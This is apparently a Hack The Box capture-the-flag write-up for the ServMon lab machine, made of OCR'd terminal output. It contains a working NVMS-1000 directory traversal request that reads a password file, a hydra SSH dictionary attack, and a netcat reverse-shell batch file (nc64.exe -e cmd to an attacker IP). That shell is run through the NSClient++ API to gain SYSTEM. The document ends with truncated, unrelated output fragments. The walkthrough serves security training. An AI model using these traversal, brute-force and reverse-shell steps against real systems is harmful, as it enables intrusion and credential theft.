


```
nobodyatall@0xB105F00D:~/htb/boxes/servmon$ cat Confidential.txt
Nathan,

I left your Passwords.txt file on your Desktop.  Please remove this once you have edited it yourself and place it back into the secure folder.

Regards

Nadinenobodyatall@0xB105F00D:~/htb/boxes/servmon$ 
```

5) port 80 open running NVMS-100



6) Found NVMS-100 exploit



NVMS 1000 - Directory Traversal

EDB-ID:	CVE:
47774	N/A

EDB Verified: ✗

Author:	Type:
NUMAN TÜRLE	WEBAPPS


Exploit: ⬇ / {}

Platform:	Date:
HARDWARE	2019-12-13

Vulnerable App:

```
# Title: NVMS-1000 - Directory Traversal
# Date: 2019-12-12
# Author: Numan Türle
# Vendor Homepage: http://en.tvt.net.cn/
# Version : N/A
# Software Link : http://en.tvt.net.cn/products/188.html

POC
---------

GET /../../../../../../../../../../../../windows/win.ini HTTP/1.1
Host: 12.0.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

Response
---------
```


7) Find Passwords.txt Nadine left on Nathan Desktop



```
GET
/Pages/login.htm/../../../../../../../../../../../../../Users/Nathan/Deskto
p/Passwords.txt HTTP/1.1
Host: 10.10.10.184
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101
Firefox/68.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.184/
DNT: 1
Connection: close
Cookie: dataPort=6063
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


```
HTTP/1.1 200 OK
Content-type: text/plain
Content-Length: 156
Connection: close
AuthInfo:

1nsp3ctTh3Way2Mars!
Th3r34r3To0M4nyTrait0r5!
B3WithM30r4ga1n5tMe
L1k3B1gBut7s@W0rk
0nly7h3y0unGWi11F0l10w
IfH3s4b0Utg0t0H1sH0me
Gr4etN3w5w17hMySk1Pa5$
```

8) dictionary attack on SSH login as Nathan and Nadine user with the credentials found



```
nobodyatall@0xB105F00D:~/htb/boxes/servmon$ hydra -L usr -P cred 10.10.10.184 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-18 15:59:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 14 tasks per 1 server, overall 14 tasks, 14 login tries (l:2/p:7), ~1 try per task
[DATA] attacking ssh://10.10.10.184:22/
[22][ssh] host: 10.10.10.184   login: Nadine   password: L1k3B1gBut7s@W0rk
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-05-18 15:59:41
nobodyatall@0xB105F00D:~/htb/boxes/servmon$
```

9) login into SSH as Nadine




```
Microsoft Windows [Version 10.0.18363.752]
(c) 2019 Microsoft Corporation. All rights reserved.

nadine@SERVMON C:\Users\Nadine>whoami && hostname
servmon\nadine
ServMon

nadine@SERVMON C:\Users\Nadine>
```

Root


===

1) Found another process called NSClient in Notes to do.txt




```
nobodyatall@0xB105F00D:~/htb/boxes/servmon$ cat Notes\ to\ do.txt
1) Change the password for NVMS - Complete
2) Lock down the NSClient Access - Complete
3) Upload the passwords
4) Remove public access to NVMS
5) Place the secret files in SharePointnobodyatall@0xB105F00D:~/htb/boxes/servmon$
[thm] 0:bash* 1:sudo-
```

2) nscp (NSClient++) process is running




```
  221      13     2908      9924              5380   0 msdtc
  778      71   162436    176488              2876   0 MsMpEng
  191      36     3680      8788              4988   0 NisSrv
  363      27     6672     19660              2752   0 nscp
 2533     354   347728    116644              2260   1 NVMS-1000
  515      26    53024     54324       1.02   1240   0 powershell
    0      16     3852     14628                88   0 Registry
```

3) found NSclient++ privEsc exploit



```
nobodyatall@0xB105F00D:~/htb/boxes/servmon$ searchsploit nsclient
----------------------------------------------------------------------------------------------------------------------------- ---------------------------------------
 Exploit Title                                                                                                               |  Path
                                                                                                                             | (/usr/share/exploitdb/)
----------------------------------------------------------------------------------------------------------------------------- ---------------------------------------
NSClient++ 0.5.2.35 - Privilege Escalation                                                                                   | exploits/windows/local/46802.txt
----------------------------------------------------------------------------------------------------------------------------- ---------------------------------------
Shellcodes: No Result
```


3.5) found nsclient configuration in C:\Programm File\NSClient++\nsclient.ini and found credential!!



```
PS C:\Program Files\NSClient++> type nsclient.ini
....
password = ew2x6SsGTxjRwXOT
```


4) upload netcat to victim pc

5) create shell.bat that return reverse shell




```
nadine@SERVMON C:\Temp>echo @echo off > shell.bat

nadine@SERVMON C:\Temp>echo C:\Temp\nc64.exe -e cmd 10.10.14.22 18890 >> shell.bat

nadine@SERVMON C:\Temp>type shell.bat
@echo off
C:\Temp\nc64.exe -e cmd 10.10.14.22 18890
```

6) add batch script into NSClient script with api



```
nadine@SERVMON C:\Temp>curl -s -k -u admin -X PUT https://localhost:8443/api/v1/scripts/ext/scripts/shell.bat --data-binary @shell.bat
Enter host password for user 'admin':
Added shell as scripts\shell.bat
```

7) execute the script with NSClient api and reverse shell returned as NT Authority user



```
nadine@SERVMON C:\Temp>curl -k -i -u admin https://localhost:8443/api/v1/queries/shell/commands/execute
Enter host password for user 'admin':
HTTP/1.1 200
Content-Length: 125
Set-cookie: token=frAQBc8Wsa1xVPfvJcrgRYwTiizs2trQ; path=/
Set-cookie: uid=admin; path=/

{"command":"shell","lines":[{"message":"Command shell didn't terminate within the timeout period 60s","perf":{}
nadine@SERVMON C:\Temp>curl -k -i -u admin https://localhost:8443/api/v1/queries/shell/commands/execute
Enter host password for user 'admin':
HTTP/1.1 200
Content-Length: 125
Set-cookie: token=frAQBc8Wsa1xVPfvJcrgRYwTiizs2trQ; path=/
Set-cookie: uid=admin; path=/

{"command":"shell","lines":[{"message":"Command shell didn't terminate within the timeout period 60s","perf":{}
nadine@SERVMON C:\Temp>
```

```
nobodyatall@0xB105F00D:~/htb/boxes/servmon$ nc -lvp 18890
listening on [any] 18890 ...
10.10.10.184: inverse host lookup failed: Unknown host
connect to [10.10.14.22] from (UNKNOWN) [10.10.10.184] 49721
Microsoft Windows [Version 10.0.18363.752]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Program Files\NSClient++>whoami && hostname
whoami && hostname
nt authority\system
ServMon

C:\Program Files\NSClient++>
```

```
9d598eb6e85bbecbee
000000000000902000
000000
[*] Connecting Sha
[*] Connecting Sha
[*] Disconnecting
[*] Disconnecting
[*] Handle: 'Conne
[*] Closing down c
[*] Remaining conn
^CTraceback (most
  File "/usr/share
    server.start()
  File "/usr/lib/p
    self.__server.
```